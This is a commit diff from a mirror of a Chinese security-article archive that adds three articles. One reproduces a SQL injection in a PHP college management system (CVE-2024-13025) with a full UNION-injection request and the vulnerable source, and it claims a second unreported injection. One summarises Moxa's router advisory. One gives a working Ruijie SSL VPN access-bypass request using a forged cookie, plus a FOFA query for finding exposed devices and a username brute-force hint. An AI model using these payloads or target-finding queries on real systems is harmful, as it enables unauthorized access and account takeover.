mirror of
https://github.com/gelusus/wxvl.git
synced 2026-10-29 03:40:51 +00:00
锐捷-SSL-VPN-越权访问漏洞、CVE-2024-13025-Codezips 大学管理系统 faculty.php sql 注入分析及拓展、易受攻击的 Moxa 设备使工业网络面临攻击、
This commit is contained in:
 test committed
1 parent
c525a58738
commit
035f61bb7b
4 files changed
+195
-1
No files matched your search
@@ -3079,5 +3079,8 @@
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkyOTg3ODc5OA==&mid=2247484259&idx=1&sn=888da6c5443cb2f2ae0c03c3c922dd17": "KONE-通力电梯管理系统-app_show_log_lines.php-任意文件读取漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzg4MTkwMTI5Mw==&mid=2247488641&idx=1&sn=af12c4534abac0d07a82bbdb894ba5a7": "【工具分享】Swagger API Exploit 1.2 - 信息泄露利用工具",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzIzMzE4NDU1OQ==&mid=2652067480&idx=4&sn=8dc7094933166fceeb2e467f38e23545": "【安全圈】CL-UNK-0979 利用 Ivanti Connect Secure 中的零日漏洞获取网络访问权限",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzUyNTExOTY1Nw==&mid=2247527921&idx=1&sn=63a793fb3dda03d616d12f4df6d2bcfc": "网络工程师:如何在职场中越老越吃香?掌握这几点,你也能越老越牛!"
|
||||
"https://mp.weixin.qq.com/s?__biz=MzUyNTExOTY1Nw==&mid=2247527921&idx=1&sn=63a793fb3dda03d616d12f4df6d2bcfc": "网络工程师:如何在职场中越老越吃香?掌握这几点,你也能越老越牛!",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkyOTg3ODc5OA==&mid=2247484268&idx=1&sn=9b38caee54f9f1217b1e27269fc22a09": "锐捷-SSL-VPN-越权访问漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzU2NDY2OTU4Nw==&mid=2247518348&idx=1&sn=c0faf8a6a240edb462faa9205bd3a22a": "CVE-2024-13025-Codezips 大学管理系统 faculty.php sql 注入分析及拓展",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzg3ODY0NTczMA==&mid=2247491972&idx=1&sn=bfd5fb18fdc8cbb6d1b4b232bf172ad5": "易受攻击的 Moxa 设备使工业网络面临攻击"
|
||||
}
|
||||
@@ -0,0 +1,66 @@
|
||||
# CVE-2024-13025-Codezips 大学管理系统 faculty.php sql 注入分析及拓展
|
||||
船山信安 2025-01-19 16:01
|
||||
|
||||
##
|
||||
## Codezips
|
||||
|
||||
里面有很多cms系统,其中的一个College Management System In PHP With Source Code存在sql注入漏洞。
|
||||
## 复现
|
||||
|
||||

对源码进行下载登录。
|
||||
|
||||
|
||||
|
||||
里面有很多远程js加载不出来但是不影响接口使用。
|
||||
|
||||

对于/college-mgmt-php-master/Front-end/faculty.php接口进行测试。
|
||||
|
||||

数据包为
|
||||
```
|
||||
POST /college-mgmt-php-master/Front-end/faculty.php HTTP/1.1Host: localhostSec-Fetch-Mode: navigateAccept-Language: zh-CN,zh;q=0.9Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7sec-ch-ua: "Google Chrome";v="131", "Chromium";v="131", "Not_A Brand";v="24"User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36Cache-Control: max-age=0Origin: http://localhostAccept-Encoding: gzip, deflate, br, zstdContent-Type: application/x-www-form-urlencodedSec-Fetch-Dest: documentReferer: http://localhost/college-mgmt-php-master/Front-end/login.phpsec-ch-ua-mobile: ?0Cookie: PHPSESSID=40a20a299e19c127ad0ed71b0cf004cbSec-Fetch-User: ?1Sec-Fetch-Site: same-originUpgrade-Insecure-Requests: 1sec-ch-ua-platform: "Windows"Content-Length: 59book_name=x'+union+select+NULL,database(),NULL,NULL--+-&book_author=x&search_book=
|
||||
```
|
||||
|
||||
|
||||
|
||||
|
||||
复现成功,即faculty.php下的book_name/book_author字段存在sql注入。
|
||||

## 源码分析
|
||||
|
||||
|
||||
```
|
||||
<?php if(isset($_POST['search_book'])) { $name=$_POST['book_name']; $author=$_POST['book_author']; $query = "SELECT * FROM book WHERE book_name = '$name' AND author = '$author'"; $results = mysqli_query($db, $query); $row = mysqli_fetch_array($results); ?>
|
||||
```
|
||||
|
||||
在这里面先是判断了search_book字段是否为空,为空则引入book_name和book_author带到sql query里面。
|
||||
|
||||
是一个非常经典的无过滤导致sql注入。
|
||||
|
||||
CVE-2024-13025分析结束。
|
||||
## 0day
|
||||
|
||||
经过代码审计,在university.php文件下存在与之前一模一样的漏洞,明显是之前漏洞挖掘者忽略的
|
||||
|
||||

|
||||
|
||||
使用联合注入即可
|
||||
|
||||

|
||||

## 风险代码
|
||||
|
||||
|
||||
|
||||
这段代码是visitor表插入的逻辑,也是页面登录用户的逻辑
|
||||
|
||||
利用这个接口,可以绕过前端全部对于邮箱格式、密码长度等检测。属于风险代码。可以导致插入一些风险代码。
|
||||
|
||||

|
||||
|
||||

可以看到插入成功
|
||||
|
||||
|
||||
|
||||
此cve 是一个sql注入,同时此cms还有一个sql注入的0day是没有发现的,这里我代码审计进行了补充。同时也存在一定的风险代码问题,需要在代码审计时引起注意。
|
||||
|
||||
|
||||
【作者】:1726080508280144
|
||||
|
||||
@@ -0,0 +1,56 @@
|
||||
# 易受攻击的 Moxa 设备使工业网络面临攻击
|
||||
Rhinoer 犀牛安全 2025-01-19 16:00
|
||||
|
||||
|
||||
|
||||
工业网络和通信供应商 Moxa 警告称,一个高危、严重的漏洞会影响其蜂窝路由器、安全路由器和网络安全设备的各种型号。
|
||||
|
||||
这两个安全问题允许远程攻击者在易受攻击的设备上获取 root 权限并执行任意命令,从而导致任意代码执行。
|
||||
|
||||
Moxa 路由器的风险
|
||||
|
||||
Moxa 设备广泛应用于交通运输、公用事业和能源以及电信领域的工业自动化和控制系统环境。
|
||||
|
||||
周五,该供应商 针对以下两个漏洞发出了紧急警告:
|
||||
|
||||
CVE-2024-9138(8.6,高严重性评分):硬编码凭据可使经过身份验证的用户将权限提升到 root
|
||||
|
||||
CVE-2024-9140(9.3,严重程度评分):利用不当的输入限制导致操作系统命令注入漏洞,从而导致任意代码执行
|
||||
|
||||
第二个缺陷尤其危险,因为它可能被远程攻击者利用。
|
||||
|
||||
Moxa 已发布修复该漏洞的固件更新,并指出“强烈建议立即采取行动,以防止潜在的漏洞利用并降低这些风险。”
|
||||
|
||||
以下设备受到 CVE-2024-9140 和 CVE-2024-9138 的影响:
|
||||
- EDR-8010 系列固件版本 3.13.1 及更早版本
|
||||
|
||||
- EDR-G9004 系列固件版本 3.13.1 及更早版本
|
||||
|
||||
- EDR-G9010 系列固件版本 3.13.1 及更早版本
|
||||
|
||||
- EDF-G1002-BP 系列固件版本 3.13.1 及更早版本
|
||||
|
||||
- NAT-102 系列固件版本 1.0.5 及更早版本
|
||||
|
||||
- OnCell G4302-LTE4 系列固件版本 3.13 及更早版本
|
||||
|
||||
- TN-4900 系列固件版本 3.13 及更早版本
|
||||
|
||||
此外,固件版本 5.12.37 及更早版本的 EDR-810 系列、固件版本 5.7.25 及更早版本的 EDR-G902 系列以及固件版本 3.13 及更早版本的 TN-4900 系列仅易受 CVE-2024-9138 攻击。
|
||||
|
||||
EDR-8010 系列、EDR-G9004 系列、EDR-G9010 和 EDF-G1002-BP 系列的用户应升级到 2024 年 12 月 31 日发布的固件版本 3.14,以解决此问题。
|
||||
|
||||
建议按照 Moxa 公告中提供的每个设备型号的下载链接来获取官方固件映像。
|
||||
|
||||
建议 OnCell G4302-LTE4 系列和 TN-4900 系列的管理员联系 Moxa 支持以获取修补指导。
|
||||
|
||||
对于 NAT-102 系列,目前没有可用的补丁,建议管理员采取缓解措施。
|
||||
|
||||
Moxa 建议限制设备的网络暴露和 SSH 访问,并使用防火墙、IDS 或入侵防御系统 (IPS) 来监控和阻止攻击尝试。
|
||||
|
||||
该公告明确提到,MRC-1002 系列、TN-5900 系列和 OnCell 3120-LTE-1 系列设备不会受到这两个漏洞的影响。
|
||||
|
||||
|
||||
信息来源 :
|
||||
BleepingComputer
|
||||
|
||||
@@ -0,0 +1,69 @@
|
||||
# 锐捷-SSL-VPN-越权访问漏洞
|
||||
骇客安全 骇客安全 2025-01-19 19:00
|
||||
|
||||
## 漏洞描述
|
||||
|
||||
Ruijie SSL VPN 存在越权访问漏洞,攻击者在已知用户名的情况下,可以对账号进行修改密码和绑定手机的操作。并在未授权的情况下查看服务器资源
|
||||
|
||||
## 漏洞影响
|
||||
```
|
||||
Ruijie SSL VPN
|
||||
```
|
||||
## FOFA
|
||||
```
|
||||
icon_hash="884334722" || title="Ruijie SSL VPN"
|
||||
```
|
||||
## 漏洞复现
|
||||
|
||||

访问目标
|
||||
http://xxx.xxx.xxx.xxx/cgi-bin/installjava.cgi
|
||||
|
||||
|
||||
|
||||
POC请求包如下
|
||||
```
|
||||
GET /cgi-bin/main.cgi?oper=getrsc HTTP/1.1
|
||||
Host: xxx.xxx.xxx.xxx
|
||||
Connection: close
|
||||
Pragma: no-cache
|
||||
Cache-Control: no-cache
|
||||
Upgrade-Insecure-Requests: 1
|
||||
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.190 Safari/537.36
|
||||
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
|
||||
Sec-Fetch-Site: none
|
||||
Sec-Fetch-Mode: navigate
|
||||
Sec-Fetch-User: ?1
|
||||
Sec-Fetch-Dest: document
|
||||
Accept-Encoding: gzip, deflate
|
||||
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7,zh-TW;q=0.6
|
||||
Cookie: UserName=xm; SessionId=1; FirstVist=1; Skin=1; tunnel=1
|
||||
```
|
||||
|
||||
其中注意的参数为
|
||||
```
|
||||
Cookie: UserName=xm; SessionId=1; FirstVist=1; Skin=1; tunnel=1
|
||||
```
|
||||
|
||||
UserName 参数为已知用户名
|
||||
|
||||

在未知登录用户名的情况下 漏洞无法利用(根据请求包使用Burp进行用户名爆破)
|
||||
|
||||
|
||||
|
||||
用户名正确时会返回敏感信息
|
||||
|
||||

|
||||
|
||||
通过此方法知道用户名后可以通过漏洞修改账号参数
|
||||
|
||||
访问
|
||||
http://xxx.xxx.xxx.xxx/cgi-bin/main.cgi?oper=showsvr&encode=GBK&username=liuw&sid=1&oper=showres
|
||||
|
||||

|
||||
|
||||
点击个人设置跳转页面即可修改账号信息
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
Reference in new issue
Block a user